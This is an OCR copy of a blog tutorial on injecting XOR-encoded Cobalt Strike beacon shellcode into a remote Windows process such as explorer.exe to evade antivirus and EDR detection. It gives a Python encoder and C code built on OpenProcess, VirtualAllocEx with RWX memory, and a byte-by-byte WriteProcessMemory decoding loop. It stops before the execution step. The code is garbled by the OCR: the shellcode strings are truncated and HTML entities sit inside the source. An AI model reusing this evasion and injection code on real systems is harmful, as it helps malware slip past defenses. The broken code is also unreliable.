
In-Memory shellcode decoding to evade AVs/EDRs

shells.systems/in-memory-shellcode-decoding-to-evade-avs/

Askar 2020-07-26



Estimated Reading Time: 9 minutes

During the previous week, I was doing some research about win32 APIs and how we can use them during weaponizing our attack, I already did some work related to process injection in the past, but I was looking for something more advanced and to do an extra mile in process injection.

So, I took my simple vanilla shellcode injection C implementation and tried to take it to the next level by implementing a decoding routine for it and make sure that my shellcode will be written in the memory in an encoded way then it will be decoded later on runtime.

The vanilla process injection technique is very simple to use and to implement, you just need to Open the process you want, Allocate space on that process, Write your shellcode then execute it.

We will do almost the same thing here but I will encode my shellcode before by writing a simple python script to encode my shellcode, then, later on, we will let the C code decode that in runtime then write each byte in the memory after allocating the space we want.

Also, I will dig deeper inside some of WIn32 APIs and explain how each one is executed at low level.

process injection 101

As I mentioned before the vanilla process injection technique will do the following:

- Open a process and retrieve a HANDLE for that process.
- Allocate Space in the remote process (retrieve a memory address).
- Write the data (shellcode) inside that process.
- Execute the shellcode.

We can perform these steps with a couple of Win32 APIs which are:

- OpenProcess()
- VirtualAllocEx()
- WriteProcessMemory()
- CreateRemoteThread()

In the normal case, we will write the raw data “shellcode” directly to the memory as it is, but if the shellcode is detected by AVs/EDRs they will definitely raise an alert about that, so, we need to encode our shellcode and save it as encoded shellcode inside our binary, then, we need to decode it and write it to the memory to avoid detection.

Shellcode encoding

We need to encode our shellcode to avoid detection as I mentioned before and to do that, we need to modify that shellcode in a reversible way that could be used to retrieve the original status of our shellcode, and we can do that by performing some changes on each opcode such as:

- XOR
- ADD
- Subtract
- SWAP


I will use XOR bitwise operation on each opcode of my shellcode, I will use Cobalt Strike beacon as my shellcode, and it will be the following shellcode:

```
/* length: 887 bytes */
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\
```

And the following code will be our encoder:

```
#!/usr/bin/python

import sys

raw_data =
"\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\


new_shellcode = []
for opcode in raw_data:
        new_opcode = (ord(opcode) ^ 0x01)
        new_shellcode.append(new_opcode)


print "".join(["\\x{0}".format(hex(abs(i)).replace("0x", "")) for i in
new_shellcode])
```

This script will read each opcode of our shellcode then it will xor it with the byte 0x01 which is our key in this case, then it will append each encoded opcode into a new list and finally, it will print it as a shellcode like the following:



We got the encoded shellcode after running the script, we are ready now to move on.

We will now start implementing the C code that will perform the shellcode injection for us, I will walk through every win32 API to explain that.

Open process and retrieve a handle

We need to choose a process to inject our shellcode to it, and to do that, we need to retrieve a handle for that process so we can perform some actions on it, and to do that, we will use OpenProcess win32 API using the following code:


```
#include &lt;windows.h&gt;


int main(int argc, char *argv[]){

  // The PID that you want to use
  // You can use GetCurrentProcessId() to get the current PID
  int process_id = atoi(argv[1]);

  // Declare a new handle as process variable
  // PROCESS_ALL_ACCESS
  HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);

  // If the operation succeeded it will return the handle
  if(process){
    printf(&quot;[+] Handle retrieved successfully!\n&quot;);

    // We can print it as pointer using printf
    printf(&quot;[+] Handle value is %p\n&quot;, process);
  }else{
    printf(&quot;[-] Enable to retrieve process handle\n&quot;);
  }

}
```

This code will take the process id that you want to get a handle for as a first argument to the code, then it will use OpenProcess() with PROCESS_ALL_ACCESS access right to open the process and save the handle in the variable process and finally, it will print the handle for us.

The OpenProcess() function actually takes 3 parameters you can check them via this page.

Also, You can check all access rights from this page.

And after compiling the code and run it to retrieve the handle of the process “explorer.exe” with pid 4032, we will get the following:



We retrieved the handle successfully.

Allocate space on the remote process

Next step after retrieving the handle will be Allocating space inside that process, we can do that using VirtualAllocEx() using the following code:

```
#include &lt;windows.h&gt;


int main(int argc, char *argv[]){


   char data[] = &quot;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&quot;;

  // The PID that you want to use
   int process_id = atoi(argv[1]);

  // Declare a new handle as process variable
  // PROCESS_ALL_ACCESS
  HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);

  // If the operation succeeded it will return the handle
  if(process){
    printf(&quot;[+] Handle retrieved successfully!\n&quot;);

    // We can print it as pointer using printf
    printf(&quot;[+] Handle value is %p\n&quot;, process);

    // Allocate space
    // Define the base_address variable which will save the allocated memory address
        LPVOID base_address;
    base_address = VirtualAllocEx(process, NULL, sizeof(data), MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        if(base_address){

        printf(&quot;[+] Allocated based address is 0x%x\n&quot;, base_address);

        }else{
                printf(&quot;[-] Unable to allocate memory ...\n&quot;);
        }

  }else{
    printf(&quot;[-] Unable to retrieve process handle\n&quot;);
  }

}
```

I added some data in line #7 as a dump data (will be replaced with our shellcode), we should have it to allocate the memory based on its size.

In line #25 we declared a variable called “base_address” as LPVOID which will represent the base address of the allocated memory.


And in line #26 we use VirtualAllocEx() and pass the following parameters for it:

- process: which is the handle that we retrieved earlier using OpenProcess()
- Null: to make sure that the function will allocate address automatically instead of using one that we know.
- sizeof(data): the size of the data that will be written to memory.

- MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE: the allocation type that we want to use, which describe what we want to do inside that allocated region of memory which is read write execute (RWX)


> Allocating memory region with RWX it's not very stealthy, and the EDRs could consider it as suspicious action.

And finally, in line #29 we will print the address of the allocated memory, which we will write our data on, and by running the code we will get the following:




We got the address "0xa50000" as our base address.


Let me explain that more and tell you what that address exactly means, and to do that, I will attach my debugger to explorer.exe and see what we have at that address:



Then I will go to the address “0xa50000” like the following:



Choose expression and enter the address:



To get the following results:

As we can see, the function VirtualAllocEx has allocated memory space in explorer.exe for us and we are ready to write our data.

Write data to memory

Now here is the most important part of our technique, we will decode the original opcodes and write it directly to memory, we will do that by start writing our data from “0xA50000” and increase the address one by one reach the next memory address.

We used xor to encode our shellcode, now we will use the same value to decode each byte and retrieve the original status of each opcode, and that is an example about this operation:

```
hex(ord("\xfc") ^ 0x01) # = 0xfd
hex(ord"\xfd") ^ 0x01) # = 0xfc
```

So by XORing each opcode with 0x01, we will retrieve the original shellcode but this time without getting caught via static analysis (signature-based) detection by AVs/EDRs because it will be written directly to the memory in runtime.

> Even with this type of encoding your payload may get flagged, so make sure to use stronger encoding and test it before using in your operation.

The following code will achieve that for us:

```
#include &lt;windows.h&gt;


int main(int argc, char *argv[]){



   unsigned char data[] =
&quot;\xfd\x49\x82\xe5\xf1\xe9\xc9\x1\x1\x1\x40\x50\x40\x51\x53\x50\x57\x49\x30\xd3\x6


  // The PID that you want to use
   int process_id = atoi(argv[1]);

  // Declare a new handle as process variable
  // PROCESS_ALL_ACCESS
  HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);

  // If the operation succeeded it will return the handle
  if(process){
    printf(&quot;[+] Handle retrieved successfully!\n&quot;);

    // We can print it as pointer using printf
    printf(&quot;[+] Handle value is %p\n&quot;, process);

    // Allocate space
    // Define the base_address variable which will save the allocated memory address
        LPVOID base_address;
    base_address = VirtualAllocEx(process, NULL, sizeof(data), MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        if(base_address){

        printf(&quot;[+] Allocated based address is 0x%x\n&quot;, base_address);

                                        // Data chars counter
                                int i;

                                // Base address counter
                                int n = 0;


                                for(i = 0; i&lt;=sizeof(data); i++){

                                        // Decode shellcode opcode
                                        char DecodedOpCode = data[i] ^ 0x01;

                                        // Write the decoded bytes in memory address
                                        if(WriteProcessMemory(process,
base_address+n, &amp;DecodedOpCode, 1, NULL)){


                                                printf(&quot;[+] Byte wrote
sucessfully!\n&quot;);

                                                // Increase memory address by 1
```

```
                                        n++;
                                }
                        }


        }else{
                printf(&amp;quot;[-] Unable to allocate memory ...\n&amp;quot;);
        }

  }else{
    printf(&amp;quot;[-] Unable to retrieve process handle\n&amp;quot;);
  }

}
```


This code will write our shellcode in memory after decoding each byte of it with our key “0x01”, as we can see in line #39 I used a for loop to move on each element of our shellcode, then in line #42 I XORed each element with 0x01 to retrieve the original opcode, and in line #45 I wrote that decoded byte to a specific location in memory and finally in line #51 I move the n counter which is the memory counter to the next memory address to decode and write the opcode to.

The WriteProcessMemory() took the following parameters:

